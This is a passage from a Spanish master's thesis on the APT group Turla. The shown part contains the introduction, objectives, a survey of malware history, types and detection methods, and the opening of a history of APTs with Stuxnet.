

laSalle

UNIVERSITAT RAMON LLULL

Escola Tècnica Superior d'Enginyeria

Electrònica i Informàtica La Salle

Trabajo Final de Máster

Máster en Ciberseguridad

Investigación del grupo APT Turla

Alumno

Marc Elias Del Pozzo

Profesor Ponente

Jaume Abella

ACTA DEL EXAMEN

DEL TRABAJO FINAL DE MÁSTER

Reunido el Tribunal calificador en el día de la fecha, el alumno

D. Marc Elias Del Pozzo

expuso su Trabajo Final de Máster, el cual trató sobre el tema siguiente:

Investigación del grupo APT Turla

Acabada la exposición y contestadas por parte del alumno las objeciones formuladas por los Sres. miembros del tribunal, éste valoró dicho Trabajo con la calificación de

Barcelona,

VOCAL DEL TRIBUNAL

VOCAL DEL TRIBUNAL

PRESIDENTE DEL TRIBUNAL

Resumen

En el mundo de la ciberseguridad, uno de los ataques más temidos es el de los grupos APT debido a su complejidad y su capacidad de pasar desapercibidos durante un largo periodo de tiempo en las redes de sus víctimas. Por ello, para poder afrontar esta amenaza es necesario tener conocimiento de los diferentes grupos que existen y sus diferentes objetivos.

En este propósito, el presente proyecto pretende investigar las técnicas, tácticas y procedimientos (TTPs) del grupo APT Turla y a su vez realizar ingeniería inversa a la familia de malware conocida como Carbon Framework, desarrollada por este grupo.

Gracias a lo anterior, será posible extraer indicadores de compromiso (IOCs) y crear reglas YARA que permitan detectar el malware mencionado anteriormente.

Índice

Resumen	3
Índice.....	4
1. Introducción	7
2. Objetivos.....	8
3. Fundamentos teóricos.....	9
3.1. Estudio del arte sobre malware.....	9
3.1.1. Historia del malware	9
3.1.2. Definición.....	11
3.1.3. Tipos de malware	14
3.1.4. Sistemas de detección.....	17
3.2. Estudio del arte sobre las APTs.....	19
3.2.1. Historia de las APTs	19
3.2.2. Definición.....	21
3.2.3. Fases de un ataque	23
3.2.4. Metodologías de detección	25
3.2.5. Actores	27
4. Perfil del actor APT Turla	30
4.1. Descripción y origen	30
4.2. Operaciones públicas de alto perfil	32
4.2.1. Ataque al Pentágono	32
4.2.2. Epic Turla	33
4.2.3. Ataque a la infraestructura de APT34	35
4.2.4. Paneles de control en enlaces satelitales	36
4.3. Victimología	37
4.4. Tácticas	37
4.5. Herramientas	38
5. Ingeniería inversa de Carbon	41
5.1. Introducción a Carbon	41
5.2. Arquitectura	41
5.3. Directorio de trabajo	42
5.4. Versiones	43
5.5. Dropper	44
5.6. Loader	48
5.7. Orchestrator.....	49

5.7.1.	Monitorización de parámetros de la configuración	52
5.7.2.	Revisión periódica del directorio de almacenamiento	53
5.7.3.	Ejecución de tareas	54
5.7.4.	Envío periódico del fichero de log	58
5.7.5.	Comunicación con otros componentes	60
5.7.6.	Ejecución de plugins.....	63
5.7.7.	Inyección de Comms Library en procesos remotos	64
5.8.	Communications Library	65
5.8.1.	Monitorización de parámetros de la configuración	69
5.8.2.	Ejecución de tareas	70
5.8.3.	Envío periódico del fichero de log	70
5.8.4.	Comunicación con el panel de control	73
5.8.5.	Comprobación de Internet	77
5.8.6.	Envío periódico del fichero de configuración.....	77
5.8.7.	Recuperación de la conectividad	78
5.9.	Fichero de configuración.....	81
5.9.1.	Estructura de la configuración	81
5.9.2.	Script en Python	81
5.9.3.	Configuración extraída.....	82
5.10.	Fichero de log	83
6.	Reglas YARA e IOCs	86
6.1.	Reglas YARA.....	86
6.1.1.	Dropper	86
6.1.2.	Loader	87
6.1.3.	Orchestrator.....	88
6.1.4.	Communications Library	88
6.2.	Indicators of Compromise	89
6.2.1.	Muestras maliciosas	89
6.2.2.	Directorio y nombre de ficheros	90
6.2.3.	Paneles de control	90
6.2.4.	Claves de registro.....	91
6.2.5.	Mutex	91
6.2.6.	Servicios.....	92
7.	Resultados finales.....	93
8.	Coste del proyecto	97
8.1.	Coste temporal	97

8.2. Coste económico	99
9. Conclusiones	100
10. Líneas de futuro	101
11. Bibliografía	102
Índice de figuras	105
Índice de tablas.....	108

1. Introducción

Hoy en día, la aparición de noticias en los medios de comunicación acerca de ataques informáticos a empresas, las cuales a veces son grandes multinacionales, es bastante frecuente. Por ello, no es sorprendente que la mayoría de los ataques de ciberseguridad sean a través de malware que se instala en el sistema de la víctima y permite a los atacantes controlar dichos equipos.

Uno de los ataques más temidos por empresas y gobiernos es el denominado amenazas persistentes avanzadas o por sus siglas en inglés APT. Los APT tienen como motivación principal el espionaje de estado o industrial, aunque hay algunos grupos en los que la motivación es económica. Los sectores más afectados por estos grupos son gobiernos, defensa, servicios financieros, servicios legales, industrial y telecomunicaciones.

La principal problemática que nos encontramos al enfrentarnos a un grupo APT habilidoso y decidido es que puede usar múltiples vectores y puntos de entrada para penetrar las defensas, acceder a la red interna y evitar ser detectado durante meses o incluso años. Es por ello que las amenazas persistentes avanzadas (APT) pueden eludir los esfuerzos de los equipos de seguridad y causar graves daños en empresas o estados y es importante detectarlos a tiempo para así poder reducir el impacto.

Debido al problema expuesto anteriormente, el principal objetivo de este trabajo es realizar una investigación acerca del origen, operaciones pasadas, victimología, tácticas y malware del grupo APT Turla y a su vez analizar una muestra del malware Carbon desarrollada por ellos. A partir del anterior análisis, se va a extraer la configuración del malware, se va a crear una lista de los IOCs generados y se va a implementar una serie de reglas YARA para su detección.

2. Objetivos

Actualmente, los ataques APT constituyen uno de los retos más grandes y con mayor expansión a los que se enfrentan tanto los especialistas en ciberseguridad como los gobiernos o empresas, ya que son prácticamente inevitables y muy difíciles de detectar. Es fundamental proporcionar a los analistas de ciberseguridad con las herramientas y el conocimiento sobre cómo detectar un APT en las infraestructuras tecnológicas.

Es por todo lo anterior que se ha fijado como objetivo principal, y sobre el que se justifica la elaboración de este proyecto, aportar una mejor visión y conocimiento para la detección de los ataques APT analizando el perfil y el malware utilizado por uno de los grupos más relevantes y activos en el escenario de los APTs como es Turla.

Como subobjetivos del objetivo principal se plantean los siguientes:

1. Mostrar el estado del arte del malware.
2. Mostrar el estado del arte en el escenario de las APTs.
3. Elaborar un perfil del grupo APT Turla
4. Realizar ingeniería inversa a los componentes del malware Carbon y extraer su configuración.
5. Crear reglas de detección de los componentes de Carbon mediante reglas YARA e IOCs.

El primer objetivo se va a tratar en el apartado 3.1 Estudio del arte sobre malware, en el que se hablará de su historia, definición, tipología y los sistemas de detección actuales. Continuando con los fundamentos teóricos, el segundo objetivo se va a abordar en el apartado 3.2 Estudio del arte sobre las APTs, dónde se explicará su historia, definición, fases de un ataque, metodologías de detección y sus actores más prominentes.

Seguidamente, en el apartado 4 Perfil del actor APT Turla se enfoca en el tercer objetivo donde se realizará una investigación acerca del origen, operaciones pasadas, victimología, tácticas y malware usado por el grupo.

En el apartado 5 Ingeniería inversa de Carbon se va a desarrollar el cuarto objetivo del proyecto que comprende la tarea de ingeniería inversa del malware Carbon y la extracción de su configuración.

Por último, en el apartado 6 Reglas YARA e IOCs se va a abordar el quinto objetivo en el cual se pretende crear reglas YARA para la detección de todos los componentes de Carbon y además extraer los IOCs del malware.

3. Fundamentos teóricos

Algo fundamental para entender completamente este trabajo es comprender y asimilar los conceptos teóricos de malware y de APT. Primeramente, se va a realizar un estudio del arte sobre malware en el que se va a exponer la historia de éste desde el primer virus informático hasta los tiempos actuales, se va a definir el concepto en cuestión, se van a enumerar los diferentes tipos de malware conocidos y se van a listar los sistemas actuales de detección.

Por otra parte, es necesario conocer y entender el concepto de las APTs por lo que se va a realizar un estudio del arte en el que se va a exponer la historia de los diferentes APTs que se han ido descubriendo a lo largo de este tiempo, se va a definir el concepto de APT, se van a enumerar las fases de un ataque realizado por un grupo APT, se van a mostrar las diferentes metodologías de detección y, por último, se van a nombrar los principales actores que llevan a cabo este tipo de ataques.

3.1. Estudio del arte sobre malware

3.1.1. Historia del malware

En 1949 Von Neumann escribe el artículo "Theory and Organization of Complicated Automata" (Teoría y organización de autómatas complejos) [1] en el cuál describe la idea de auto reproducción de autómatas, y en el que se planteaba desarrollar pequeños programas replicantes y capaces de tomar el control de otros programas de similar estructura. Hoy en día se le denomina la máquina de John Von Neumann o Autómatas celulares, siendo una máquina de estados capaz de reproducirse a sí misma en pro de un objetivo común.

El primer antecedente de virus informático que se conoce hasta la fecha es el juego creado por los programadores de Bell Computer, subsidiaria de AT&T, Robert Thomas Morris, Douglas McIlroy y Victor Vysotsky denominado "Core Wars" [2] en 1959. El juego estaba basado en la teoría de John Von Neumann y el objetivo principal de dicho juego era ocupar toda la memoria antes que los programas de los oponentes. Dichos programas usaban instrucciones destinadas a destruir la memoria del rival o impedir su correcto funcionamiento.

Creeper es el que se considera el primer virus que logra infectar máquinas a través de la red ARPANET, la red predecesora de Internet. Fue creado en 1972 por Robert Thomas Morris y el programa no era del todo malicioso, se copiaba en los equipos que infectaba y emitía un mensaje en la salida del terminal que decía: "I'm the creeper: catch me if you can."

En 1983 uno de los creadores del juego CoreWars rompe el silencio acordado entre los creadores e informa de la existencia del programa ofreciendo más detalles acerca de la estructura de éste. Debido a lo anterior, en 1984 la revista Scientific American publica la información completa sobre esos programas que sirve como fundamento para la creación de nuevos virus.

A partir de lo anterior, Frederick B. Cohen en 1984 acuña lo que sería la primera definición del término virus informático que es definido como: “Programa que puede infectar a otros programas incluyendo una copia posiblemente evolucionada de sí mismo”.

Es en 1987 cuando hace aparición el virus Jerusalem o Viernes 13 que era capaz de infectar archivos ejecutables .exe o .com. La primera aparición fue reportada por la Universidad Hebrea de Jerusalén y ha llegado a ser uno de los virus más famosos de la historia.

Es a mediados de 1995 cuando aparecen los virus que no solamente infectaban ejecutables, sino también documentos y que podían autocopiarse infectando otros documentos. Este tipo de nuevos virus llamados macro virus tan solo infectaban a archivos de Microsoft Word, aunque posteriormente aparecieron virus que infectaban a ficheros de procesadores de texto, ficheros de Microsoft Excel e incluso de Powerpoint.

En 1999 surgen unos nuevos tipos de virus que esta vez se propagan mediante correo electrónico como es el caso de Happy99, Melissa o ILoveYou. Estos virus infectaron a una gran cantidad de ordenadores y provocaron una gran cantidad de pérdidas a empresas que veían como sus servidores de correo quedaban inutilizados ante los miles de correos que estos virus enviaban. El virus ILoveYou logró infectar el 10% de los ordenadores de Internet, y atacó a equipos de El Pentágono, la CIA o el Parlamento Británico, de hecho, se hizo tan famoso que incluso logró aparecer en los medios de comunicación.

En los primeros cinco años del nuevo siglo XX, es cuando los virus alcanzan su punto álgido y de ahí surgen las grandes epidemias masivas de virus y gusanos como el Mydoom, el Netsky, el Sasser o el Bagle. Estos virus y gusanos generaron el caos en la sociedad y su único objetivo era obtener la mayor repercusión y reconocimiento posible.

Fue en 2005 cuando los delincuentes se dieron cuenta que podían usar sus conocimientos para algo más que generar repercusión mediática y decidieron emplearlos para ganar dinero. Es en ese momento cuando aparecen los troyanos bancarios como Zeus, SpyEye, Dridex, etc.

Uno de los troyanos bancarios más famosos es Zeus, del cual se estima que llegó a infectar a 3,6 millones de equipos solo en Estados Unidos. Zeus es considerado el padre de todos los troyanos bancarios dado que en 2011 se liberó su código fuente y casi todos los troyanos de la época incorporaron piezas de su código.

En estos últimos cinco años, los troyanos bancarios han perdido popularidad y han aparecido nuevos tipos de malware en los que los atacantes buscan maximizar las ganancias. Primero llegó el ransomware, un tipo de malware que su objetivo es cifrar los ficheros de los equipos y pedir un rescate monetario para poder descifrarlos. Casi al mismo tiempo que el ransomware y debido al auge de las criptomonedas, que ofrecen privacidad y son totalmente descentralizadas, hicieron su aparición los mineros que buscan usar todos los recursos de los equipos para minar dichas criptomonedas.

3.1.2. Definición

La palabra malware tiene su origen en la contracción de las palabras en inglés malicious software. La traducción de dichas palabras al castellano sería software malicioso, por tanto, podemos definir que el malware es un código malicioso insertado en una aplicación, programa o documento y que tiene como objetivo dañar equipos o apoderarse de ellos para luego utilizarlos con fines maliciosos.

Estos últimos años se ha visto cómo el panorama del malware ha evolucionado bastante debido a que los desarrolladores de malware han ajustado sus técnicas, tácticas y procedimientos (TTPs) para maximizar las ganancias y su efectividad.

Continuando con la tendencia establecida en años anteriores, el malware es la principal y más frecuente amenaza cibernética según el Informe de Ciberamenazas y Tendencias. Edición 2019 del CCN-CERT [3].

Top Threats 2018	Assessed Trends 2018	Change in ranking
1. Malware		
2. Web Based Attacks		
3. Web Application Attacks		
4. Phishing		
5. Denial of Service		
6. Spam		
7. Botnets		
8. Data Breaches		
9. Insider Threat		
10. Physical manipulation/ damage/ theft/loss		
11. Information Leakage		
12. Identity Theft		
13. Cryptojacking		NEW
14. Ransomware		
15. Cyber Espionage		

Figura 1. Tendencias de las amenazas [3]

A lo largo de estos años, se ha visto que el principal objetivo de infección del malware ha dejado de ser los servidores y se han centrado en infectar al endpoint u ordenador de punto final que es el que usan los usuarios en su día a día en el trabajo. Esto ha sido debido a la poca protección perimetral que hay implementadas en algunas empresas.

En la siguiente figura se puede observar el histórico de los objetivos de los ciber ataques en los últimos años.




Figura 2. Objetivos del malware [4]

Según el reporte Threat Landscape 2018 de ENISA [4], la principal plataforma a la que los ciber criminales dirigen sus ataques es Windows donde se ha observado que un 78% del malware ataca a dicha plataforma. Por otra parte, solo un 18% del malware ataca a Linux y un 3% a los sistemas MAC.

En el informe anterior, exponen que el tipo de fichero en el que se ha visto más malware desarrollado es en los ficheros Javascript/JScript (.js) con un 37.2%. Seguido vienen los ficheros Visual Basic Script (.vbs) con un 20.8%. A continuación, los ficheros ejecutables de Windows (.exe, .dll, .sys) con un 14.8% y seguido muy de cerca por los ficheros de Microsoft Office (.doc, .xls, etc.) con un 14.4%. Por último, en el tipo de fichero que menos se ha visto malware es en los ficheros de Adobe Reader (.pdf) con solo un 3.3%.

Si nos centramos en el malware para móviles, también se ha visto un aumento considerable en estos últimos años. Las principales amenazas incluyen el robo de credenciales, troyanos de acceso remoto, abuso o secuestro de la tarjeta SIM y por último adware y minado de criptomonedas. Se espera que las amenazas móviles aumenten debido al crecimiento del mercado móvil, el cambio de los usuarios a la banca móvil y el próximo lanzamiento del estándar de red móvil 5G. Además, se espera que los ciberdelincuentes se esfuercen por aumentar la sofisticación del malware móvil y sus vectores de ataque. Finalmente, los actores avanzados, como pudieran ser los estados o las agencias de inteligencia, se centrarán aún más en este tipo de malware de alta gama (Pegasus o Dark Caracal) y explotarán vulnerabilidades móviles para lograr sus objetivos.

En relación con lo anterior, recientemente ha salido una noticia en los medios de comunicación acerca del uso del malware Pegasus por el CNI (Centro Nacional de Inteligencia) la agencia de inteligencia española, con el cual espionaron a varios políticos catalanes.¹

¹ <https://www.theguardian.com/world/2020/jul/13/phone-of-top-catalan-politician-targeted-by-government-grade-spyware>

Según el informe Data Breach Investigations 2020 de Verizon [5], el principal vector de ataque que los atacantes usan para ejecutar malware en los sistemas de sus víctimas es el correo electrónico llegando casi al 70% si sumamos todas sus variantes.




Figura 3. Principal vector de ataque [4]

Otro tipo de vector de ataque que recientemente ha ganado bastante popularidad es la descarga de malware desde otro malware instalado en el sistema. En este caso, el principal exponente es el troyano Emotet que es conocido por ofrecer a otras bandas criminales acceso a los equipos infectados para distribuir otros malwares.

Por otra parte, además del correo electrónica y la web, se debe de prestar especial atención al abuso del protocolo RDP (Remote Desktop Protocol) como vector de ataque. El FBI ya ha publicado informes sobre el uso creciente de RDP para propagar malware y más específicamente ransomware. Finalmente, los ataques a la cadena de suministro son otro vector de ataque que se puede utilizar para ejecutar malware en las organizaciones objetivo.

Por último, una de las técnicas que más se está usando actualmente, es el malware *fileless* que funciona sin almacenar ejecutables en el sistema de ficheros, es decir, completamente en memoria. Para ello, los atacantes usan herramientas o procesos del propio sistema operativo que les permite llevar a cabo su actividad maliciosa. Este tipo de ataques dificultan su detección ya que el código malicioso se ejecuta a través de procesos legítimos.

3.1.3. Tipos de malware

Existen una gran variedad de tipos de malware clasificados según su funcionalidad. A continuación, se van a nombrar los diferentes tipos de malware conocidos:

- **Virus.** Un virus es un programa con códigos maliciosos que está adjunto o añadido a archivos existentes de su equipo. Se les denomina de esta forma por la similitud con los virus biológicos ya que usan técnicas similares para propagarse entre programas. Los virus informáticos atacan principalmente a archivos ejecutables y documentos y funcionan de la siguiente forma: una vez se ejecuta el archivo infectado, se llama al código malicioso y ejecuta antes que la ejecución de la aplicación original.

Este tipo de malware suele infectar a cualquier archivo que tenga permiso de escritura. Algunos virus son extremadamente peligrosos ya que eliminan ficheros críticos del disco duro de forma deliberada, en cambio, otros virus no provocan ningún daño y solo sirven para molestar al usuario y demostrar las habilidades técnicas de sus creadores.

- **Gusanos.** Un gusano informático es un programa que contiene códigos maliciosos para propagarse a través de la red. La diferencia principal entre un virus y un gusano es que los gusanos tienen la capacidad de propagarse por sí mismos, es decir, no dependen de archivos huésped. Este malware se propaga normalmente mediante las direcciones de correo electrónico de la lista de contactos del usuario o aprovechando vulnerabilidades de seguridad en la red.

En consecuencia, los gusanos son un peligro mayor que los virus, ya que, debido a la alta disponibilidad de Internet, pueden propagarse alrededor del mundo en cuestión de horas e incluso minutos después de su lanzamiento. Esta forma de replicarse en forma independiente y rápida los hace uno de los malware más peligrosos.

- **Troyanos.** Los troyanos son programas informáticos que se definieron como una clase de amenazas que intenta hacerse pasar por otros programas legítimos y engañar a los usuarios para que los ejecuten. Usualmente se encuentra en formato ejecutable (.exe, .dll, .com) y no contiene ningún elemento más, a excepción del propio código del troyano.

Dado que esta categoría es muy amplia, a menudo se divide en varias subcategorías:

- **Downloader.** Es un tipo de troyano con capacidad de descargar otras amenazas desde Internet.
- **Dropper.** Es un tipo de troyano con capacidad de instalar otros tipos de malware en el equipo que infecta.

- **Backdoor.** Es un tipo de troyano que se comunican con atacantes remotos, permitiéndoles obtener acceso al equipo y controlarlo.
- **Keylogger.** Es un programa que registra cada pulsación que el usuario hace en el teclado y envía la información a atacantes remotos.
- **Bancario.** Los troyanos bancarios tienen como principal objetivo robar datos privados de las cuentas bancarias de los usuarios. Utilizan diferentes técnicas para obtener los datos de acceso a todo tipo de entidades financieras, algunas de ellas son: reemplazar parcial o totalmente el sitio web de la entidad o enviar capturas de pantalla de la página bancaria.
- **Rootkits.** Los rootkits son programas maliciosos que modifican el sistema operativo de nuestro PC para permitir que el malware permanezca oculta al usuario. Por ejemplo, evitan que un proceso malicioso sea visible en la lista de procesos del sistema o que sus ficheros sean visibles en el explorador de archivos. Este tipo de modificaciones consiguen ocultar cualquier indicio de que el ordenador está infectado.
- **Spyware.** El spyware es un software malintencionado que extrae información del equipo y de los usuarios sin su consentimiento. Sus principales objetivos son el envío de datos del sistema y la apertura de puertos para acceder al equipo desde Internet, todo eso sin el conocimiento del usuario.

Aunque tienen cierta similitud con los troyanos de puerta trasera o *backdoor*, el spyware no suele causar daños a nuestro ordenador por parte de terceros. Sus efectos son, simple y llanamente la violación de nuestros derechos de confidencialidad de nuestros datos.

- **Ransomware.** El ransomware es un tipo de malware que bloquea el acceso o cifra el contenido de los ficheros en los equipos que infecta y exige dinero para restaurar los ficheros. Este tipo de malware también puede incluir temporizador con una fecha límite de pago programada y si no se cumple con esa fecha límite, el precio del rescate aumenta.
- **Mineros de criptomonedas.** Los mineros de criptomonedas o en inglés cryptominers es un tipo de malware que se encarga minar o extraer criptomonedas de forma silenciosa usando los recursos disponibles del equipo que infecta.

Son una amenaza bastante reciente y que apareció debido al auge de las criptomonedas en estos últimos años. Al igual que la mayoría de los ataques maliciosos al público informático el motivo es el beneficio, pero a diferencia de otras amenazas, está diseñado para permanecer completamente oculto del usuario.

A partir del informe Threat Landscape 2018 de ENISA, en la Figura 4. Malware más activo entre la segunda mitad de 2017 y la primera mitad de 2018 se presenta un análisis comparativo de las familias de malware según su tipo. Este análisis compara los tipos de malware más activos desde la segunda mitad de 2017 y la primera mitad de 2018.




Figura 4. Malware más activo entre la segunda mitad de 2017 y la primera mitad de 2018 [4]

Como se puede observar en la imagen anterior, el tipo de malware con más actividad a finales de 2017 fue el Ransomware, eso fue debido a la gran rentabilidad que este tipo de malware ofrece y a la gran cantidad de servicios nuevos que aparecieron en la Dark Web como los “Ransomware as a Service” en el que cualquier cibercriminal sin conocimientos técnicos puede lanzar campañas de ransomware a bajo coste.

En cambio, en la primera mitad del año 2018 podemos ver como la cantidad de ransomware se reduce bastante y aumenta de forma exponencial el malware de tipo minero de criptomonedas. Ese cambio de tendencia de los cibercriminales es debido al aumento del valor del Bitcoin en ese mismo año y en consecuencia de otras pequeñas criptomonedas que ofrecían a los cibercriminales anonimato y grandes beneficios económicos.

En consecuencia, podemos denominar el año 2018 como el año en el que las familias de minado de criptomonedas se hicieron con la corona de la familia de malware más extendida en Internet.

Por otra parte, podemos ver como la tendencia de los troyanos bancarios es bajista y lleva años en ese mismo sentido debido a lo complicado que es rentabilizar y blanquear el dinero robado. Además, este tipo de malware atrae la atención de los grupos policiales debido a que es ilegal.

3.1.4. Sistemas de detección

Las técnicas de detección del malware son categorizadas desde distintos puntos de vista, dependiendo del enfoque que se haya utilizado para su detección. A continuación, se van a nombrar las tres principales técnicas de detección que se utilizan actualmente.

- **Basadas en firmas.** Esta es la técnica más utilizada por los sistemas antivirus, permite detectar de forma eficaz al malware, pero se deben actualizar a menudo para obtener las nuevas firmas generadas. Si no se hace dicha actualización el antivirus no va a poder detectar las nuevas amenazas. Este tipo de firmas se fundamenta en bases de datos de firmas generadas por el fabricante. El posible archivo malicioso se compara con la base de datos y si existe una coincidencia entonces es catalogada como malware.



Figura 5. Detección por firmas [6]

- **Basadas en heurísticas.** Las heurísticas son una tecnología diseñada para detectar códigos maliciosos de forma proactiva, es decir, sin la necesidad de contar con una firma específica. En esta línea, la solución de seguridad analiza un archivo y compara su comportamiento con ciertos patrones que podrían indicar la presencia de una amenaza. A cada acción que realiza el fichero se le asigna un puntaje, por lo tanto, si ese número es superior a un determinado valor, se clasifica como probable nuevo malware.



Figura 6. Detección por heurística [6]

- **Basadas en comportamiento.** Similar a la detección heurística, pero en vez de buscar secciones de código, busca comportamientos maliciosos conocidos. Es una detección reactiva que sólo funciona una vez que el malware ha iniciado su

ejecución. Muchas veces este tipo de detección está basada en la relación padre-hijo de los procesos.

- **Basadas en Machine Learning.** En los últimos años los algoritmos de machine learning se han empleado también para detectar malware. Dichos algoritmos se pueden usar para detectar características técnicas de los binarios o a partir del comportamiento de los ficheros extraídos a partir de la ejecución del fichero en una sandbox.

El ejemplo de detección por firmas más básico que conocemos actualmente son las firmas por hash. En este tipo de firma, se compararía el hash (p. ej., MD5, SHA-1, SHA-256) del fichero a analizar con hashes de malware conocidos que existen en la base de datos. Esta técnica es rápida y funciona bien siempre que el malware que se esté analizando no haya sido modificado. Si a un fichero se le modifica solo un byte, el hash resultante será diferente y no será detectado.

Otro tipo de detección mediante firma es la detección de conjuntos de bytes que varios ficheros de la misma familia de malware tienen en común. Una de las herramientas que más se usa para la creación de firmas de este tipo es YARA [7]. Esta herramienta fue creada con el objetivo de ayudar a los investigadores de malware a detectar y clasificar muestras de malware. Con YARA se pueden crear firmas que consisten en un conjunto de cadenas de caracteres o bytes y expresiones booleanas que determinan la lógica de la detección.

El principal problema de las detecciones basadas en firmas es que únicamente detectará aquellas muestras que hayan sido identificadas previamente y para las cuales se haya generado una firma. En caso de que ésta no existiera en la base de datos el usuario quedaría expuesto ante la amenaza.

Las detecciones mediante heurísticas tienen como principal problema los falsos positivos que se puedan generar. Es posible que una aplicación sin ningún propósito malicioso sea detectada. Es por eso por lo que los algoritmos heurísticos suelen poseer diferentes niveles de rigurosidad para evitar generar falsos positivos.

El problema principal de las detecciones por comportamiento es que una vez los atacantes logren saltarse la regla de comportamiento, esta tiene que ser actualizada por los desarrolladores. Eso requiere que el usuario se descargue una nueva versión de dichas reglas, lo que va a convertir este tipo de detección en una especie de escáner de firmas pero que compara comportamientos o relaciones entre procesos en lugar de comparar fragmentos de código.

A pesar de que los resultados suelen ser bastante buenos comparados con detecciones tradicionales, las detecciones por machine learning tienen el problema que para entrenar el modelo es necesario una gran cantidad de muestras de entrada ya catalogadas. Por otra parte, al utilizar un sistema automático para clasificar las muestras se van a obtener bastante falsos positivos y si dichos ficheros se bloquean, podría llegar a afectar a la continuidad de negocio de las empresas.

El software malicioso o malware ha avanzado en varios aspectos para evitar ser detectado por los antivirus como por ejemplo en la complejidad de su código, técnicas

de ofuscación o incluso los vectores de distribución. Por otra parte, una gran cantidad de archivos maliciosos que son creados a diario usan sistemas de empaquetado y con eso logran que la detección exclusivamente basada en firmas quede obsoleta.

Es por eso que decantarse por un método de detección u otro sería un error y por tanto lo óptimo es tener habilitados todos los tipos de detección posibles ya que todos se complementan entre sí.

3.2. Estudio del arte sobre las APTs

3.2.1. Historia de las APTs

Fue en el año 2010 cuando se descubrió el sofisticado gusano Stuxnet que explotaba múltiples vulnerabilidades de tipo zero-day en Windows para infectar ordenadores y esparcirse por la red. Su propósito no era solo infectar ordenadores sino causar daños físicos a maquinaria industrial. En concreto, el principal objetivo de la infección eran las centrifugadoras utilizadas para producir uranio enriquecido que se usa para alimentar las armas nucleares y a los reactores.

Stuxnet hace poco o ningún daño a los ordenadores que no participan en el enriquecimiento de uranio. Cuando infecta a un ordenador, comprueba si está conectada a los modelos PLC (Controladores Lógicos Programables) fabricados por Siemens. Los PLCs son los encargados de interactuar y controlar la maquinaria industrial, en este caso las centrifugadoras de uranio. El gusano altera el firmware del PLC, para que las centrifugadoras giren demasiado rápido y durante demasiado tiempo, dañando o destruyendo el delicado equipo en el proceso. Mientras esto sucede, los PLCs comunican al ordenador que todo está funcionando correctamente, lo que dificulta la detección o el diagnóstico de lo que está sucediendo hasta que es demasiado tarde.

Más tarde, ya en 2011, el reconocido experto Ralph Langner dijo que el gusano fue creado en un laboratorio por Estados Unidos e Israel para sabotear el programa nuclear de Irán. Esta afirmación es bastante aceptada entre la sociedad ya que también ese mismo año se filtró un video de celebración del retiro de un alto cargo de las fuerzas de Defensa israelitas en las que se mencionaba a Stuxnet como caso de éxito.

